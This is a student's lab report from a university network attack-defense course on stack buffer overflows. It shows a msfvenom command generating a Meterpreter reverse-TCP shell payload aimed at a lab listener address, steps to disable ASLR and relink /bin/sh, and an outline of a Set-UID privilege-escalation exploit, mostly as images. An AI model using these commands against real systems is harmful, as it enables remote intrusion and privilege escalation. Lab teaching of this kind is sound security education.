电子科技大学信息与软件工程学院

标准实验报告

（实验）课程名称网络安全攻防技术

**电子科技大学教务处制表**

电子科技大学

**实 验 报 告**

**学生姓名：贾怀宇 学 号：2020090916007 指导教师：罗绪成**

**实验地点：三教501 实验时间：2022.11.28**

**一、实验室名称：三教501**

**二、实验项目名称：实验3 缓冲区溢出**

**三、实验学时： 4 学时**

**（一）实验目的**

1. 理解进程和调用栈的相关概念；
2. 理解shellcode运行的原理；
3. 理解栈溢出的原理；
4. 掌握基本的栈溢出攻击技术。

**（二）实验内容**

1. 编写程序测试Shellcode
2. 通过栈缓冲区溢出进行提权
3. 提升难度的栈缓冲区溢出提权

**四、实验原理**

缓冲区溢出是目前最常见的一种安全问题，操作系统以及应用程序大都存在缓冲区溢出漏洞。缓冲区是一段连续内存空间，具有固定的长度。缓冲区溢出是由编程错误引起的，当程序向缓冲区内写入的数据超过了缓冲区的容量，就发生了缓冲区溢出，缓冲区之外的内存单元被程序“非法”修改。

一般情况下，缓冲区溢出导致应用程序的错误或者运行中止，但是，攻击者利用程序中的漏洞，精心设计出一段攻击载荷，覆盖缓冲区之外的内存单元，并劫持程序的控制流程，运行特意设计的shellcode，从而获取系统的控制权。

目前，操作系统（Windows、Linux、Unix）、数据库以及应用软件主要采用C/C++语言开发，但C/C++语言缺乏数组边界条件检查、程序执行不受控制等特点，因此，这些软件不可避免地存在缓冲区溢出漏洞，成为安全隐患。

**五、实验器材（设备、元器件）**

（一）学生每人一台PC，使用虚拟机方式安装linux操作系统。

（二）个人PC安装C、C++或JAVA程序开发环境。

**六、实验步骤**

1. **编写程序测试shellcode**
2. 用msfvenom生成shellcode
3. 编写C程序调用所生成的shellcode
4. 编译程序
5. msf打开侦听服务，接收来自后门的reverse shell连接

可以尝试其它载荷，或者自己编写的shellcode。实验报告中要求截图展示过程，特别是进入meterpreter shell的操作，表明能够远程访问目标主机。

1. **通过栈缓冲区溢出进行提权**

在这一步中，将通过对一个具有Set-UID权限的程序进行缓冲区溢出攻击，以达到提取的目的。

1. 环境设置，关闭地址空间随机化
2. 编译目标程序
3. 修改目标程序权限
4. 分析程序二进制代码
5. 编写利用程序
6. 漏洞利用
7. **通过栈缓冲区溢出进行提权—升级版**

把BUFF\_SIZE修改为48，重新进行攻击测试。尝试注入不同的shellcode。

（详细的信息可参阅：实验指导书）


**七、实验数据及结果分析**

(要求：按实验步骤顺序给出程序代码，并进行简要文字说明，评分标准：实验内容完整70%，文字说明清晰20%，报告格式规范10%)

**（一）编写程序测试 shellcode**

（1）用 msfvenom 生成 shellcode

msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse\_tcp


LHOST=192.168.56.103 LPORT=8848 -f c -o metershellcode.c 注意这里的 LHOST 和 LPORT 是监听端的配置。

（2）编写 C 程序调用所生成的 shellcode




编译程序，命令：

gcc -m32 -z execstack -o a32.out call\_shellcode.c



msf 打开侦听服务，接收来自后门的 reverse shell 连接




监听成功

通过栈缓冲区溢出进行提权


环境设置


sudo sysctl -w kernel.randomize\_va\_space=0 配置/bin/sh。Ubuntu OS 中，/bin/sh 的符号链接指向/bin/dash shell，而 dash shell 中实现 了安全对策，用于防止 dash 以 Set-UID 权限运行。如果 dash 监测到被运行为 Set-UID 进程，则立即修改其有效 UID 为进程的真实用户 ID。/bin/bash 也实现了类似的机制。 因此，无法通过这/bin/dash 或者/bin/bash 实现提权的效果。为了通过运行/bin/sh 实现提 权的效果，需要将其链接到没有实施防御措施的 shell 程序，这里选择/bin/zsh。 命令： sudo ln -sf /bin/zsh /bin/sh



1. **编译目标程序**

**有漏洞的程序如下**






1. **构建目标程序，并修改目标程序权限（root权限下进行）**

**构建目标程序：**


**gcc -m32 -o stack -z execstack -fno-stack-protector stack.c**




1. **分析程序二进制代码**



1. **反汇编main函数**






1. **把shellcode放到str相应 的位置**






1. **反汇编bof函数**





1. **编写利用程序**




1. **编译并运行利用程序**





1. **漏洞利用**




缓冲区溢出攻击成功。

（三）通过栈缓冲区溢出进行提权—升级版


1. **编译目标程序**




1. **构建目标程序，并修改目标程序权限（root权限下进行）**




1. **分析程序二进制代码**




1. **反汇编main函数**







1. **把shellcode放到相应的位置**




1. **反汇编bof函数**




1. **编写利用程序**



1. **编译并运行利用程序**



1. **漏洞利用**



**八、实验结论、心得体会**

本次实验成功实现了shellcode的编写和缓存区溢出攻击。

了解了关于缓冲区溢出问题和学习到底层汇编的原理。

**九、对本实验过程及方法、手段的改进建议**

可以尝试在不同的虚拟机，如64位上进行实验。

除了kali，ubuntu系统外，还可以使用centos，openEuler多种操作系统

**报告评分：**

**指导教师签字：**